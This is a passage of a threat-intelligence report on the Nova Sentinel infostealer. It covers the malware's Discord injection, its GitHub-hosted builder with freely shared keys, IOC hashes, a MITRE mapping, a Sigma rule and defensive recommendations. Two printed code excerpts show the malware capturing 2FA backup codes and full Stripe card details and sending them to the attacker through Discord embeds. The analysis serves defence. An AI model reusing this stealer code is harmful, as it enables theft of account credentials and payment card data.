


Fig 24: Ability to collect email, phone number and billing information; uploading Gofile

```
var params = await makeEmbed({
  title: "<:nova:1132934190032244786> Nova Sentinel User 2FA Codes",
  color: config["embed-color"],
  fields: [
    {
      name: "Nova Files",
      value: `[Gofile <:gofile:1150190597462823003>](${config.transfer_link})`,
      inline: false,
    },
    {
      name: "IP",
      value: "`" + ip + "`",
      inline: false,
    },
    {
      name: "Username <:username:1041634536733290596>",
      value: `\`${user.username}#${user.discriminator}\``,
      inline: false,
    },
    {
      name: "Language <:4533language:1130453119919206500>",
      value: GetLangue(user.locale),
      inline: false,
    },
    {
      name: "A2F <a:keys:1159078859682107453>",
      value: GetA2F(user.mfa_enabled),
      inline: false,
    },
    {
      name: "Badges <a:badges:1130448593715740692>",
      value: GetBadges(user.flags),
      inline: false,
    },
    {
      name: "2FA disabler Response <:2FA:982994698278952980> ",
      value: `\`\`\`md\n- ${
        validCodeFound ? "Disabled" : "Cannot Disable"
      }\`\`\``,
      inline: false,
    },
    {
      name: "Backup Codes <a:cat_rolling:1130448570789679165>",
      value: `\`\`\`md\n${backup_code
```

Fig 25: Ability to disable 2FA and collect backup recovery codes.

```
case request.url.includes("api.stripe"):
  var [CardNumber, CardCVC, month, year] = [
    data["card[number]"],
    data["card[cvc]"],
    data["card[exp_month]"],
    data["card[exp_year]"],
  ];

  if (CardNumber && CardCVC && month && year) {
    await electron.session.defaultSession.webRequest.onCompleted(
      config.onCompletedbis,
      async (re, callback) => {
        try {
          var dt = JSON.parse(re.uploadData[0].bytes);
        } catch (err) {
          var dt = queryString.parse(
            decodeURIComponent(re.uploadData[0].bytes.toString())
          );
        }
        let { line_1, line_2, city, state, postal_code, country, email } =
          dt.billing_address;
        var params = await makeEmbed({
          title:
            "<:nova:1132934190032244786> Nova Sentinel User Credit Card Added",
          color: config["embed-color"],
          fields: [
            {
              name: "Nova Files",
              value: `[Gofile <:gofile:1150190597462823003>](${config.transfer_link})`,
              inline: false,
            },
            {
              name: "IP",
              value: `\`${ip}\``,
              inline: false,
            },
```

Fig 26: Ability to collect complete credit card information.

Based on the (under development) source code, it is expected that Nova will soon be able to (with respect to Discord injection) notify the threat actor when victims log in/log out, change their password and email address, disable 2FA and steal backup recovery codes, and send complete credit card details of the user to the attacker.

In addition to Discord injection, the MaaS operators are also working on adding capabilities that will enable the malware to inject malicious code into crypto wallets such as Exodus and Atomic. Below is what an attacker using Nova would see at their end.

Fig 27: Attacker gets notified via discord once the malware executes successfully

EXTERNAL THREAT LANDSCAPE MANAGEMENT (ETLM)

Recently, we have observed two repositories gaining traction amongst threat actors; one contains the builder for Nova Sentinel (paid version), and the other is a builder for an information stealer provided at no cost. The MaaS operators have been using GitHub, like many other malware developers out there.




Fig 28: Repository with Nova Sentinel Builder (Source: Surface Web)

The builder needs a key to run, and the MaaS operators share free keys quite often.




Fig 29: Free keys to access Nova full version

Needless to say, this is gaining a lot of traction amongst black hats, who have the motivation but lack the funds.




Fig 30: Repository with Malicord builder- now deleted.




Fig 31: Diamond Model - Sordeal

CONCLUSION

The MaaS operators behind Nova demonstrate a high level of sophistication, employing advanced techniques in their malware. Nova's continuous development, coupled with the distribution of free keys, is music to the ears for a black hat. Organizations must enhance their threat detection capabilities and fortify defenses against escalating threats to browser security, credential theft, and potential incursions into cryptocurrency wallets. Continuous vigilance and proactive intelligence sharing are crucial in mitigating the risks posed by Nova and similar emerging threats.

APPENDIX

IOCs

No.	Indicator (SHA256)	Filename(s)
1	Caad50dec67d247a242d62b30d39ef7e51a9febea387b74a53d405bce73b990c	MOOX92zb72.exe, Obvious.exe
2	846a3dbd8e7f850a5495dca3ded6855434c05643c898929a103007d182f68b78	app-64.7z
3	d7709e361a9ec30527514b69b6084606161e35beaeb532ebe339445901549336	Win32snapshot.exe, Update.exe
4	9b1fbf0c11c520ae714af8aa9af12cfd48503eedecd7398d8992ee94d1b4dc37	elevate.exe

MITRE Mapping

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
1 2 1 Windows Management Instrumentation	1 2 Registry Run Keys / Startup Folder	1 1 Process Injection	1 1 Masquerading	1 OS Credential Dumping	1 2 Security Software Discovery	Remote Services	1 Browser Session Hijacking	Exfiltration Over Other Network Medium	1 Encrypted Channel
1 1 Command and Scripting Interpreter	1 DLL Side-Loading	1 2 Registry Run Keys / Startup Folder	2 Modify Registry	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Data from Local System	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol
1 PowerShell	Logon Script (Windows)	1 DLL Side-Loading	4 1 Virtualization/Sandbox Evasion	Security Account Manager	4 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Application Layer Protocol
Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Traffic Duplication	Protocol Impersonation
Launchd	Network Logon Script	Network Logon Script	1 Timestomp	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Scheduled Transfer	Fallback Channels
Scheduled Task	RC Scripts	RC Scripts	1 DLL Side-Loading	Cached Domain Credentials	1 System Network Configuration Discovery	VNC	GUI Input Capture	Data Transfer Size Limits	Multiband Communication
Systemd Timers	Startup Items	Startup Items	Compile After Delivery	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over C2 Channel	Commonly Used Port
Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	3 3 System Information Discovery	Cloud Services	Credential API Hooking	Exfiltration Over Alternative Protocol	Application Layer Protocol

Fig 32: Mapping TTPs with MITRE Matrix (Enterprise)

SIGMA RULE

title: Detection of Nova Malware Execution
status: experimental
description: Detects the execution and persistence mechanism of the Nova malware.

author: CYFIRMA_RESEARCH
date: 2023-11-29

logsource:
product: windows
service: sysmon
category: registry

detection:
selection:
Image:
– '*\win32snapshot.exe'
– '*\Update.exe'
– '*\7za.exe' # Assuming 7-Zip executable name, adjust if needed
condition: selection and (RegistryKey ==
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates')

falsepositives:
– Legitimate changes to the specified registry key.

level: high

RECOMMENDATIONS

Strategic Recommendations:

Implement Defense-in-Depth Strategy: Develop a comprehensive defense strategy that combines network segmentation, robust perimeter defenses, and endpoint security to create multiple layers of protection against such threats.

Invest in Threat Intelligence: Engage with threat intelligence services to stay informed about the evolving tactics, techniques, and procedures employed by MaaS operators. Regularly update defenses based on the latest threat intelligence to enhance proactive detection capabilities.

Enhance Employee Training: Conduct regular cybersecurity training programs to educate employees about phishing threats, social engineering, and safe browsing practices. Building a security-aware culture can significantly reduce the likelihood of successful infostealer infections.

Tactical Recommendations:

Update and Patch Systems: Regularly update and patch operating systems, software, and applications to address vulnerabilities that malware like Nova exploits. Automated patch management tools can streamline this process and minimize the attack surface.

Utilize Advanced Endpoint Protection: Deploy advanced endpoint protection solutions that incorporate behavioral analysis, heuristic detection, and threat intelligence to identify and mitigate the specific techniques employed by Nova. Ensure these solutions are regularly updated with the latest detection rules such as the one given in the report.

Implement Application Whitelisting: Restrict the execution of unauthorized applications by implementing application whitelisting. This helps prevent the execution of unknown or malicious binaries, hindering Nova's ability to run on endpoints.

Management Recommendations:

Develop an Incident Response Plan: Establish a robust incident response plan that outlines clear procedures for identifying, containing, eradicating, and recovering from a Nova infection. Regularly test and update the plan to ensure effectiveness.

Conduct Regular Security Audits: Perform periodic security audits to assess the effectiveness of existing security controls, identify potential weaknesses, and validate the organization's overall security posture. Use the findings to make informed adjustments and improvements.

Collaborate with Industry Peers: Engage in information sharing and collaboration with industry peers, cybersecurity communities, and relevant authorities. Sharing threat intelligence and best practices can enhance collective resilience against emerging threats like Nova.